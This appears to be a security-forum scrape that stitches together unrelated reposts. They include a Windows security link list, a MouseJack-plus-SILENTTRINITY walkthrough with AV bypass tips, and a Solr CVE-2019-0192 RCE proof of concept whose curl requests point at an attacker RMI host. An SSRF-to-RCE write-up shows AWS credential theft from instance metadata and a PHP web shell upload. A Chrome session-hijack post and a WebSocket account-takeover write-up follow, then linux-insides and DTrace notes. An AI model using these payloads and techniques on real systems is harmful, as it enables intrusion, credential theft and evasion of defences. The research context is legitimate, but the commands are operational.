- https://rayanfam.com/topics/inline-assembly-in-x64/ (x64 inline asm)
- https://www.jianshu.com/p/15be72d919ff (traversing the icon on the desktop)
- https://github.com/nshalabi/SysmonTools
- https://github.com/nshalabi/ATTACK-Tools
- https://github.com/ExpLife0011/hf-2012
- https://github.com/tyranid/windows-attacksurface-workshop/ (2018)
- https://github.com/CherryPill/system_info
- https://github.com/muxq/DPAPI
- https://github.com/ExpLife/directntapi
- https://github.com/gaozan198912/myproject
- https://github.com/k0keoyo/ntoskrnl-symbol-pdb-and-undocument-structures
- https://github.com/gentilkiwi/p11proxy
- https://github.com/gentilkiwi/kekeo
- https://github.com/ExpLife/ByPassCfg
- https://github.com/hfiref0x/SXSEXP
- https://github.com/hfiref0x/VBoxHardenedLoader
- https://github.com/hfiref0x/SyscallTables
- https://github.com/hfiref0x/WinObjEx64
- https://github.com/Cr4sh/DbgCb
- https://github.com/Cr4sh/s6_pcie_microblaze
- https://github.com/ionescu007/SpecuCheck
- https://github.com/ionescu007/lxss
- https://github.com/intel/haxm
- https://github.com/akayn/Resources
- https://github.com/DarthTon/SecureEraseWin
- https://github.com/hfiref0x/UACME
- https://github.com/tinysec/windows-syscall-table
- https://github.com/tinysec/jsrt
- https://github.com/zodiacon/DriverMon
- https://github.com/zodiacon/GflagsX
- https://github.com/zodiacon/PEExplorer
- https://github.com/zodiacon/KernelExplorer
- https://github.com/zodiacon/AllTools
- https://github.com/zodiacon/WindowsInternals
- https://github.com/hackedteam/vector-silent
- https://github.com/hackedteam/core-packer
- https://github.com/hackedteam/vector-recover
- https://github.com/k33nteam/cc-shellcoding
- https://github.com/rwfpl/rewolf-wow64ext
- https://github.com/rwfpl/rewolf-x86-virtualizer
- https://github.com/rwfpl/rewolf-gogogadget
- https://github.com/rwfpl/rewolf-dllpackager
- https://github.com/Microsoft/ChakraCore
- https://github.com/google/symboliclink-testing-tools
- https://github.com/ptresearch/IntelME-JTAG
- https://github.com/smourier/TraceSpy
- https://github.com/G-E-N-E-S-I-S/tasklist-brutus
- https://github.com/G-E-N-E-S-I-S/token_manipulation
- https://github.com/jjzhang166/sdk
- https://github.com/killswitch-GUI/HotLoad-Driver
- https://github.com/killswitch-GUI/minidump-lib
- https://github.com/killswitch-GUI/win32-named-pipes-example
- https://github.com/Kelvinhack/ScreenCapAttack
- https://github.com/tyranid/oleviewdotnet
- https://github.com/tyranid/CANAPE.Core
- https://github.com/tyranid/DotNetToJScript
slides
blogs
- http://kdext.com/links.html
- http://www.reconstructer.org/papers/Hunting%20rootkits%20with%20Windbg.pdf
- https://www.slideshare.net/MSbluehat/bluehat-v18-memory-resident-implants-code-injection-is-alive-and-well
- https://www.sekoia.fr/blog
- https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/single-binary-opt-in-pool-nx-optin (VS WDK Config)
- https://blog.csdn.net/qq_18218335/article/details/77480475 (VS WDK Config)
- https://docs.microsoft.com/zh-cn/previous-versions//jj572863(v=vs.85) (VS WDK Config)
- https://blog.csdn.net/lpwstr/article/details/81190171 (VS WDK Config)
- http://www.yiiyee.cn/Blog/win8-driver/
- https://blog.csdn.net/liwen930723
- https://ktkitty.github.io/ (vul)
- https://secrary.com/RandomPosts
- http://www.mycode.net.cn/
- http://split-code.com
- http://eternalsakura13.com
- https://xiaodaozhi.com/
- https://blog.vicayang.cc/
- https://www.fwhibbit.es/sysmon-the-big-brother-of-windows-and-the-super-sysmonview
- https://dedbg.com/
- https://leguanyuan.blogspot.com
- http://www.geoffchappell.com/studies/windows/km/ntoskrnl/api/ex/profile/bugdemo.htm
- https://blog.can.ac
- https://b33t1e.github.io/2018/01/03/About-VMProtect/
- http://www.diting0x.com/
- http://lotabout.me/archives/ (write a c interpreter)
- http://2997ms.com/2016/10/09/2016/2016-9%E6%9C%88-%E5%90%AD%E5%93%A7%E5%92%94%E5%93%A7/
- http://www.trueai.cn/
- https://whereisk0shl.top
- https://www.anquanke.com/post/id/97245
- https://lifeinhex.com
- https://vallejo.cc/2017/11/18/installation-and-first-contact-with-the-new-windbg/
- http://www.vxjump.net/
- https://channel9.msdn.com/Shows/Defrag-Tools
- http://windbg.info/
- http://windbg.org/
- https://msdn.microsoft.com/en-us/library/windows/hardware/ff553217(v=vs.85).aspx
- http://www.andreybazhan.com/
- https://blogs.technet.microsoft.com/markrussinovich/
- http://undocumented.ntinternals.net/
- http://j00ru.vexillium.org/
- https://sysprogs.com/
- http://www.rohitab.com/
- https://sww-it.ru/
- http://blogs.microsoft.co.il/pavely/
- https://www.corelan.be/
- http://tombkeeper.blog.techweb.com.cn/
- http://www.zer0mem.sk/
- http://blog.rewolf.pl/blog/
- http://www.alex-ionescu.com/
- http://blog.cr4.sh/
- https://rootkits.xyz/
- https://ixyzero.com/blog/archives/3543.html
- https://whereisk0shl.top/
- http://www.triplefault.io/2017/09/enumerating-process-thread-and-image.html
- http://doar-e.github.io/blog/2017/12/01/debugger-data-model/
- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugging-using-windbg-preview
- https://blog.xpnsec.com/
- https://www.fireeye.com/blog/threat-research/2018/01/simplifying-graphs-in-ida.html
- http://gosecure.net/2018/01/10/vmware-horizon-v4h-v4pa-desktop-agent-privilege-escalation-vulnerability-cve-2017-4946/
- http://www.msreverseengineering.com/blog/2018/1/23/a-walk-through-tutorial-with-code-on-statically-unpacking-the-finspy-vm-part-one-x86-deobfuscation
sec tools
waf
web security research site
- http://malware-traffic-analysis.net
- https://malwaretips.com/
- https://www.sec-wiki.com
- https://www.anquanke.com/
- http://xuanwulab.github.io/cn/secnews/2018/02/08/index.html
- http://www.vxjump.net/
- https://www.pediy.com/
- https://navisec.it/
- http://www.secbang.com/
development documents
browser automated test
docker
leaked source code
- https://github.com/misterch0c/shadowbroker (NSA)
- https://github.com/pustladi/Windows-2000
- https://github.com/killbug2004/NT_4.0_SourceCode
- https://github.com/pustladi/TrueCrypt-7.2
- https://github.com/pustladi/MS-DOS-v.1.1
- https://github.com/pustladi/MS-DOS-v.2.0
sspi
- https://github.com/deemru/msspi
- https://github.com/vletoux/DetectPasswordViaNTLMInFlow
- https://github.com/judek/sspiauthenticate
- https://github.com/BobCatC/xSspi
- https://github.com/sishtiaq/SampleSSPICode
- https://github.com/liamkirton/sslpyfilter
- https://github.com/bschlenk/gsspp
openssl
- https://github.com/square/certstrap (go)
- https://github.com/hioa-cs/IncludeOS/blob/fd92a5394b493b5b645b2123966d38c1576df250/src/net/https/openssl_server.cpp#L72
- https://github.com/robertblackwell/marvincpp
- https://github.com/equalitie/ouinet
- https://github.com/LiTianjue/mite-note
- https://blog.csdn.net/dotalee/article/details/78041691
- https://www.cnblogs.com/kennyhr/p/3746048.html
pdb
gpu
crypto api
- https://github.com/maldevel/AES256
- https://github.com/wbenny/mini-tor
- https://github.com/wyrover/CryptoAPI-examples
- https://github.com/fmuecke/CryptoApi
- https://github.com/ViartX/CacheCrypto
- https://github.com/Deerenaros/CryptoAPIWrapper
- https://github.com/maldevel/SHA256
- https://github.com/13g10n/crypto
ipc
iot sec
ascii banner
book code
- https://github.com/yifengyou/32to64
- https://github.com/elephantos/elephant
- https://github.com/yifengyou/Android-software-security-and-reverse-analysis
- https://github.com/yifengyou/Code-virtualization-and-automation-analysis
- https://github.com/yifengyou/Software-protection-and-analysis-techniques---principles-and-practices
- https://github.com/yifengyou/X86-assembly-language-from-real-mode-to-protection-mode
regex
paper
- https://github.com/tyranid/WindowsRuntimeSecurityDemos
- https://translation-zh-cn.readthedocs.io/zh_CN/
- https://speakerdeck.com
ebook
- https://github.com/xuanhun/PythonHackingBook1
- https://github.com/xapax/security
- https://github.com/chryzsh/DarthSidious (AD Domain hack)
- https://github.com/chryzsh/practical-hacking
- http://www.foxebook.net/
pentest
- https://github.com/l3m0n/pentest_study
- https://github.com/l3m0n/pentest_tools
- https://github.com/l3m0n/linux_information
wpad/pac
- http://www.devnotes.in/2014/11/08/auto-proxy-settings-with-PAC.html
- http://www.lybbn.cn/data/datas.php?yw=76
- https://blog.huzhifeng.com/2017/07/16/PAC/
- https://github.com/manugarg/pacparser
js obfuscator/deobfuscator
- https://beautifier.io/
- https://tool.lu/js/
- https://www.52pojie.cn/thread-128803-1-1.html
- http://www.kahusecurity.com/2011/javascript-deobfuscation-tools-part-1/
- http://www.kahusecurity.com/2011/javascript-deobfucation-tools-part-2/
- http://deobfuscatejavascript.com/
- http://js.pnote.net/#/js
decompiler
- https://github.com/wargio/r2dec-js (asm to c)
encryption/decryption tools
english
library
awesome-windows-kernel-security-developmentSursa: https://github.com/ExpLife0011/awesome-windows-kernel-security-development/blob/master/README.md
-
1
-
Youtube:
-
Mar 10, 2019 |
 0 comments
MouseJack: From Mouse to Shell – Part 2
This is a continuation of Part 1 which can be found here.
New/Fixed Mice
Since the last blog post, I’ve done some additional testing and it looks like most of the newer wireless mice are not vulnerable to MouseJack. I tested the best-selling wireless mouse on Amazon (VicTsing MM057), Amazon’s choice (AmazonBasics), and one of my favorites (Logitech M510). All three mice were not vulnerable to MouseJack. If you have a wireless mouse that cannot be patched or you are not sure how to patch it, and the mouse is older than 2017 buy a new mouse/keyboard. If you bought and tested a new mouse against MouseJack, please let me know so I can update this post.
Accept the Risk or Fix the Issue?
I’m still curious on how organizations are going to remedy this vulnerability across their environment. To my knowledge, you can identify the manufacturer and model from Device Manager, but because we don’t have a list of all known vulnerable mice, it’s hard to say if a particular mouse is vulnerable or not. For example, I have an old Logitech M510 that isn’t patched and a brand new Logitech M510 that is patched. From the OS level, how do we detect the difference? It would be almost impossible to validate vulnerable wireless mice/keyboards across a 60k seat enterprise. What are you doing to remedy this vulnerability or are you accepting the risk? Please comment below or reach out to me directly.
From Mouse to Shell – Undetected by Defender
See Part 1 to setup JackIt and CrazyRadio PA. This time, we will use JackIt and a tool known as SILENTTRINITY. SILENTTRINITY was created by Marcello Salvati (@byt3bl33d3r) in 2018. Here’s a talk Marcello gave at DerbyCon and here’s a link to his GitHub.
Black Hills (BHIS) did a Webcast a few weeks ago where they did a deep dive on SILENTTRINITY, which can be found here. I won’t go into how this exactly works, but please check out the BHIS Webcast or the DerbyCon talk above for more info.
Installing Dependencies
- Install Kali
- cd /opt
- git clone GitHub URL
- cd impacket
- pip install -r requirements.txt
-
python setup.py install
-
I ran into issues running this command due to the wrong version of ldap3 (see screenshot below). To fix this, run the following commands:
- pip2 install ldap3==2.5.1
- pip2 uninstall ldap3==2.5.2
- reboot?
- re-run step 6, it should now install successfully
-
I ran into issues running this command due to the wrong version of ldap3 (see screenshot below). To fix this, run the following commands:

Installing SILENTTRINITY
- apt install python3.7 python3.7-dev python3-pip
- cd /opt
- git clone GitHub URL
- cd SILENTTRINITY/Server
- python3.7 -m pip install -r requirements.txt
If all went well, SILENTTRINITY should be installed.
Running SILENTTRINITY
Start up SILENTTRINITY by running – python3.7 st.py

Run the help command to see our options

Review listener options

Setup the listener

Create the stager – I’m using powershell here, wmic is detected by Defender and msbuild requires msbuild.exe on the attack system.
 The stager is located in /opt/SILENTTRINITY/Server
Move the stager to a HTTPS location where the file can be downloaded. Make sure you use HTTPS and not HTTP, as at least one AV vendor accidentally identifies this stager as Sparc shellcode (wtf?). Using HTTPS bypasses this Snort signature.
Download and execute the stager using JackIt


Once you have your session you can run modules against the compromised system. Type modules and then type list.

These modules are quite powerful and allow you to run mimikatz (make sure you’re running in an elevated process), enumeration scripts, powershell, cmd, winrm, inject shellcode, exfil via github, etc.
Here is an example of hostenum – which grabs sys info, av check, user groups, env variables, ipconfig, netstat and current processes.

Summary:
Using JackIt with SILENTTRINITY we are able to bypass Defender. I’d like to note that downloading stager.ps1 through the browser caused Defender to block the download but was able to bypass Defender by downloading and running the stager in memory. I was actually quite surprised this bypassed Defender, so I had to try it on a few other systems.
I was able to bypass all 3 AV/EDR vendors using this technique; although, at least one EDR system, detected suspicious powershell usage (i.e., powershell downloaded something and ran it). Therefore, if you are able to deliver the stager another way such as say, over smb, you may be able to bypass at least a few AV/EDR.
I didn’t cover the msbuild stager during this post, but if you really wanted to bypass AV/EDR try this type of stager. As long as msbuild.exe is installed on the attack system, you should be good to go (at least for now :)).
In Part 3, I’ll cover the blue team side of this, as far as what to look for and how to detect SILENTTRINITY. Unfortunately, there is not an easy way to detect JackIt AFAIK. If you know of a detection mechanism for JackIt/MouseJack, please contact me so I can include it in Part 3.
Sources
Featured Image – Bastille
Sursa: https://www.jimwilbur.com/2019/03/mousejack-from-mouse-to-shell-part-2/
-
1
-
CVE-2019-0192 - Apache Solr RCE 5.0.0 to 5.5.5 and 6.0.0 to 6.6.5
This is an early PoC of the Apache Solr RCE
From https://issues.apache.org/jira/browse/SOLR-13301:
ConfigAPI allows to configure Solr's JMX server via an HTTP POST request. By pointing it to a malicious RMI server, an attacker could take advantage of Solr's unsafe deserialization to trigger remote code execution on the Solr side.
Proof Of Concept

By looking on the description of the security advisory and checking on the ConfigAPI ressources of Apache Solr, we can find a reference to a JMX server:

serviceUrl - (optional str) service URL for a JMX server. If not specified then the default platform MBean server will be used.
By checking how ConfigAPI is working we can reproduce how to set a remote JMX server:
curl -i -s -k  -X $'POST' \
    -H $'Host: 127.0.0.1:8983' \
    -H $'Content-Type: application/json' \
    --data-binary $'{\"set-property\":{\"jmx.serviceUrl\":\"service:jmx:rmi:///jndi/rmi://malicousrmierver.com:1099/obj\"}}' \
    $'http://127.0.0.1:8983/solr/techproducts/config/jmx'
For the PoC I will use yoserial to create a malicious RMI server using the payload Jdk7u21
- Start the malicous RMI server:
java -cp ysoserial-master-ff59523eb6-1.jar ysoserial.exploit.JRMPListener 1099 Jdk7u21 "touch /tmp/pwn.txt"- Run the POST request:
curl -i -s -k -X $'POST' \ -H $'Host: 127.0.0.1:8983' \ -H $'Content-Type: application/json' \ --data-binary $'{\"set-property\":{\"jmx.serviceUrl\":\"service:jmx:rmi:///jndi/rmi://malicousrmierver.com:1099/obj\"}}' \ $'http://127.0.0.1:8983/solr/techproducts/config/jmx'note: you should get a 500 error with a nice stacktrace
- Check the stacktrace:
-
If you saw this error: "Non-annotation type in annotation serial stream" it's mean that Apache Solr is running with a java version > JRE 7u25 and this poc will not work
-
Otherwise you sould see this error: "undeclared checked exception; nested exception is" and the PoC should work.
Exploit
- Download yoserial : https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar
- Change values into the script:
remote = "http://172.18.0.5:8983" ressource = "" RHOST = "172.18.0.1" RPORT = "1099"- Then execute the script:
python3 CVE-2019-0192.pySecurity Advisory:
Ressources:
- https://lucene.apache.org/solr/guide/6_6/config-api.html#ConfigAPI-CommandsforCommonProperties
- https://issues.apache.org/jira/browse/SOLR-13301
-

Hello Pentesters,
I’m Youssef A. Mohamed aka GeneralEG
Security Researcher @CESPPA , Cyber Security Engineer @Squnity and SRT Member @Synack

Today I’m going to share a new juicy vulnerability with you as usual.
- This issue found in a private client so let’s call it redacted.com
Exploring the scope:
While enumerating the client’s domain for subdomains. I’ve found subdomain [docs]
I came out to this subdomain [docs.redact.com]
Finding Out-of-band resource load:
The [docs] subdomain was showing some documentations and kind of statistics

While clicking on a statistic’s photo I saw kind of weird but not a magical Link:

the first thing that came into my mind is to change the ’s value to generaleg0x01.com
Then I noticed the [mimeType] parameter so edited the link and changed the values to be like this:
https://docs.redact.com/report/api/v2/help/asset?url=https://generaleg0x01.com&mimeType=text/html&t=REDACTED.JWT.TOKEN&advertiserId=11
Until now it just [Out-of-band resource load]
While checking the requests/responses in my BurpSuite noticed Response Header [X-Amz-Cf-Id]
So, I’ve figured out that they are on AWS Environment.
Let’s try to access to the meta-data folder by navigating to [/latest/meta-data/].
Surfing on the EC2 Environment:
Let’s check our current role by navigating to [/latest/meta-data/iam/security-credentials/].
It’s aws-elasticbeanstalk-ec2-role
It automatically handles the deployment, capacity provisioning, load balancing, auto-scaling, and application health monitoring.1) Go to [/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role/]
to get [AccessKeyId, SecretAccessKey, Token]
2) Go to [/latest/dynamic/instance-identity/document/]
to get [instanceId, accountId, region]
Configuring AWS Command Line Interface:
~# export AWS_ACCESS_KEY_ID=AccessKeyId
~# export AWS_SECRET_ACCESS_KEY=SecretAccessKey
~# export AWS_DEFAULT_REGION=region
~# export AWS_SESSION_TOKEN=Token~# aws sts get-caller-identity
I went to try some potential exploitation scenarios.
After a few pieces of research tried to use AWS Systems Manager [ssm] command.
SSH port is closed. I was hoping to escalate it with the famous scenario:
Trying to read the [S3 Bucket] content:
An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied
In order to access the S3 bucket, we will use the data we grabbed earlier with the following format:
elasticbeanstalk-region-account-id
Now, the bucket name is “elasticbeanstalk-us-east-1-76xxxxxxxx00”.
~# aws s3 ls s3://elasticbeanstalk-us-east-1-76xxxxxxxx00/ –recursive
Now, Let’s try to upload a Backdoor!
- <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
~# aws s3 cp cmd.php s3://elasticbeanstalk-us-east-1-76xxxxxxxx00/
upload: ./cmd.php to s3://docs.redact.com/cmd.php
And here we got a successful RCE!
Sursa: https://generaleg0x01.com/2019/03/10/escalating-ssrf-to-rce/
-
1
-
linux-insides
A book-in-progress about the linux kernel and its insides.
The goal is simple - to share my modest knowledge about the insides of the linux kernel and help people who are interested in linux kernel insides, and other low-level subject matter. Feel free to go through the book Start here
Questions/Suggestions: Feel free about any questions or suggestions by pinging me at twitter @0xAX, adding an issue or just drop me an email.
Mailing List
We have a Google Group mailing list for learning the kernel source code. Here are some instructions about how to use it.
Join
Send an email with any subject/content to
kernelhacking+subscribe@googlegroups.com. Then you will receive a confirmation email. Reply it with any content and then you are done.If you have Google account, you can also open the archive page and click Apply to join group. You will be approved automatically.
Send emails to mailing list
Just send emails to
kernelhacking@googlegroups.com. The basic usage is the same as other mailing lists powered by mailman.Archives
https://groups.google.com/forum/#!forum/kernelhacking
Support
Support If you like
linux-insidesyou can support me with:

On other languages
Contributions
Feel free to create issues or pull-requests if you have any problems.
Please read CONTRIBUTING.md before pushing any changes.

Author
LICENSE
Licensed BY-NC-SA Creative Commons.
-
1
-
-
Browser Pivot for Chrome
Hey all,
Today’s post is about Browser Pivoting with Chrome. For anyone unaware of Browser Pivoting, it’s a technique which essentially leverages an exploited system to gain access to the browser’s authenticated sessions. This is not a new technique, in fact, Raphael Mudge wrote about it in 2013. Detailed in the linked post, the Browser Pivot module for Cobalt Strike targets IE only, and as far as I know, cannot be used against Chrome. In this post we’re trying to achieve a similar result while taking a different approach – stealing the target’s Chrome profile in real time. Just a FYI, if you have the option to use Cobalt Strike’s Browser Pivot module instead, do so, it’s much cleaner.
You might be thinking – “why go through the trouble?” If I’ve exploited the system I can mimikatz or keylog to get the target’s credentials and by extension, the resources they have access to. Well, one major application that comes to mind is multi-factor authentication (MFA). Organizations are catching on that a single password alone is not nearly sufficient in protecting valued network resources, which is fantastic news! Personally, I have the opportunity to do offensive engagements on OT targets which often have multiple tiers of authentication and networking; it’s my generalization that MFA-less sites tend to fall much quicker than MFA sites – hours or days vs weeks or not at all, respectively. In my opinion, MFA at a security boundary is one of the most important security controls one can implement.
You also might be thinking – “here you are touting the potency of MFA, yet you are talking about hijacking MFA sessions”. Again, this technique has been around since 2013 and the specific code developed for this PoC is all publicly accessible. Advanced adversaries have access to and are most likely employing this technique. Our offensive engagements need to emulate these threats because that’s how we get better from a defensive standpoint – steel sharpens steel.
How To Defend
First off, if you’ve forced an attacker to go beyond traditional credential theft to gain access to critical network resources, congratulations! This walkthrough has quite a few (loud) indicators that can point to malicious activity. We’re starting and stopping services, modifying system32 files, modifying registry, creating and deleting VSS snapshots, and ending it with a remote desktop session to the target. All this activity can easily be detected.
What Does It Do?
High level, this PoC attempts to do the following:
- Modify the system to allow multiple Remote Desktop connections and remove RemoteApp restrictions.
- Using VSS, copy the target’s in-use Chrome profile to another file folder.
-
Using RemoteApp and proxychains, remotely open a Chrome instance pointing to that copied profile path.
- If you prefer, I think the profile could be copied over to the attacking VM and leveraged using proxychains and chromium. That being said, I would imagine this type of technique is time sensitive.
Code
To all the readers – this is proof of concept code, use at your own risk. ThunderRApp modifies system32 files and ThunderVSS interfaces with VSS. Just a recommendation, don’t run (shoddy) code from some rando on the internet without testing it first.
-
ThunderChrome
- ThunderRApp (x64 DLL) – Modifies the system to accept multiple RDP and RemoteApp sessions
- ThunderVSS (x64 DLL) – Copies the target Chrome profile using VSS to get around file locks.
- ThunderChrome.cna – Aggressor script which runs the DLLs
- Enumerate Chrome Tabs (Not Included)
Scenario
The attackers once again have a foothold on BLANPC-0004 under the context of BLAN\Jack. Jack uses his browser to access a vCenter server in the ADMIN domain. ADMIN\Jack has different credentials than BLAN\Jack when authenticating to the vCenter server. This domain segmentation eliminates several traditional credential theft methods and pushes us into a situation where we might have to keylog or do something else. For this example, let’s also assume that the organization employs hard-token MFA, really restricting our options … way to go defenders! To give you an idea of what MFA brings to the table.
- Without MFA: mimikatz or keylog –> done!
- With MFA: mimikatz or keylog, modify system32 files, start and stop services, copy in-use files via VSS, and establish RDP sessions –> done?

Multi-RemoteApp Sessions
In this example, we’re trying to leverage RemoteApp to gain access to Chrome sessions. However, on unmodified Windows Workstation OSes, we cannot use RemoteApp on a target which has an active session. Below describes an attempted RDP connection to a system with an active session.

Detailed in this post, termsrv.dll can be modified to permit multiple Remote Desktop sessions and by extension, RemoteApp sessions. Note, this process requires patching Windows\System32\termsrv.dll which can have major consequences, so beware.

With termsrv.dll modified, multiple RemoteApp sessions can now be established while the user is active on the target system. In this example, we’re waiting for ADMIN\Jack to authenticate to the ADMIN vCenter server. So essentially, we’re continuously monitoring Chrome tabs for something vSphere related. To enumerate the tabs I used this PoC.
 Seeing that Jack has a vSphere tab in Chrome, we assume that session cookies for vCenter are in Jack’s Chrome profile. However, we have a major problem, when Chrome is open, profile files and other goodies are locked and inaccessible. We can get around this by creating a VSS snapshot and copying the profile files to another directory we control.


With the copied Chrome profile in C:\users\public\documents\thunderchrome\default\, we start a Chrome instance with the –user-data-dir switch which points to the copied profile path. Just a FYI, when using RemoteApp With xfreerdp, I was unable to open Chrome with /app-cmd so I used c:\windows\explorer.exe instead. RemoteApp automatically opens child windows for you, pretty handy.
And finally, the hijacked vCenter session through proxychains and RemoteApp.

Sursa: https://ijustwannared.team/2019/03/11/browser-pivot-for-chrome/
-
1
-
Account Takeover Using Cross-Site WebSocket Hijacking (CSWH)
Mar 9Hello ,
While Hunting on a private program. I found the application using WebSocket connection so I checked the WebSocket URL and I found it was vulnerable to CSWH(Cross-site websocket-hijacking)
for more details about CSWH you can go through below blog
So let’s assume an application is an establishing connection with websocket on URL wss://website.com. to verify the URL is vulnerable to CSWH I follow below steps
- Open the web application on browser and login into it.
- After this visit, http://websocket.org/echo.html in a new tab, enter the WebSocket URL and click ‘Connect’.
- Once the connection is established you must be able to send frames to the server from this page. Capture the websocket frames using burp proxy from a valid session and send them to see how the server responds. If the server responds in the same way as it did for the valid session then it most likely is vulnerable to Cross-Site WebSocket Hijacking
By following above steps I determined the application is vulnerable to Cross-site-websocket-Hijacking.
Once I established the WebSocket connection on the new tab I have received below websocket response
If you observe the above response, there is parameter “forgotPasswordId” and its value is “null”.
Now need to determine the value of “_forgotPasswordId” to complete the attack I decided to check the forgot password page and submitted the password reset request.
Once again I checked the Websocket connection and this time observed the below Response and it contains forgotPassword token
Exploit :
Now to prepare the exploit of account takeover need to chain CSWH and password reset request. So I prepared below payload to send WebSocket response the attacker site using XHR.
Steps:- Send Password reset link to Victim (Using Forgot password page)
- Host the Above CSWH.html and Send URL to Vitim (Similar to CSRF attacks)
- Once victim click on URL you will get websocket response on your listener as show in below Image

Response on Webhook Listener of attacker
Once we have forgot password token we can reset the victim password
-
DTrace on Windows
Here at Microsoft, we are always looking to engage with open source communities to produce better solutions for the community and our customers . One of the more useful debugging advances that have arrived in the last decade is DTrace. DTrace of course needs no introduction: it’s a dynamic tracing framework that allows an admin or developer to get a real-time look into a system either in user or kernel mode. DTrace has a C-style high level and powerful programming language that allows you to dynamically insert trace points. Using these dynamically inserted trace points, you can filter on conditions or errors, write code to analyze lock patterns, detect deadlocks, etc. ETW while powerful, is static and does not provide the ability to programmatically insert trace points at runtime.
There are a lot of websites and resources from the community to learn about DTrace. One of the most comprehensive one is the Dynamic Tracing Guide html book available on dtrace.org website. This ebook describes DTrace in detail and is the authoritative guide for DTrace. We also have Windows specific examples below which will provide more info.
Starting in 2016, the OpenDTrace effort began on GitHub that tried to ensure a portable implementation of DTrace for different operating systems. We decided to add support for DTrace on Windows using this OpenDTrace port.
We have created a Windows branch for “DTrace on Windows” under the OpenDTrace project on GitHub. All our changes made to support DTrace on Windows are available here. Over the next few months, we plan to work with the OpenDTrace community to merge our changes. All our source code is also available at the 3rd party sources website maintained by Microsoft.
Without further ado, let’s get into how to setup and use DTrace on Windows.
Install and Run DTrace
Prerequisites for using the feature
- Windows 10 insider build 18342 or higher
- Only available on x64 Windows and captures tracing info only for 64-bit processes
-
Windows Insider Program is enabled and configured with valid Windows Insider Account
- Visit Settings->Update & Security->Windows Insider Program for details
Instructions:
-
BCD configuration set:
- bcdedit /set dtrace on
- Note, you need to set the bcdedit option again, if you upgrade to a new Insider build
-
Download and install the DTrace package from download center.
- This installs the user mode components, drivers and additional feature on demand packages necessary for DTrace to be functional.
-
Optional: Update the PATH environment variable to include C:\Program Files\DTrace
- set PATH=%PATH%;"C:\Program Files\DTrace"
-
Setup symbol path
- Create a new directory for caching symbols locally. Example: mkdir c:\symbols
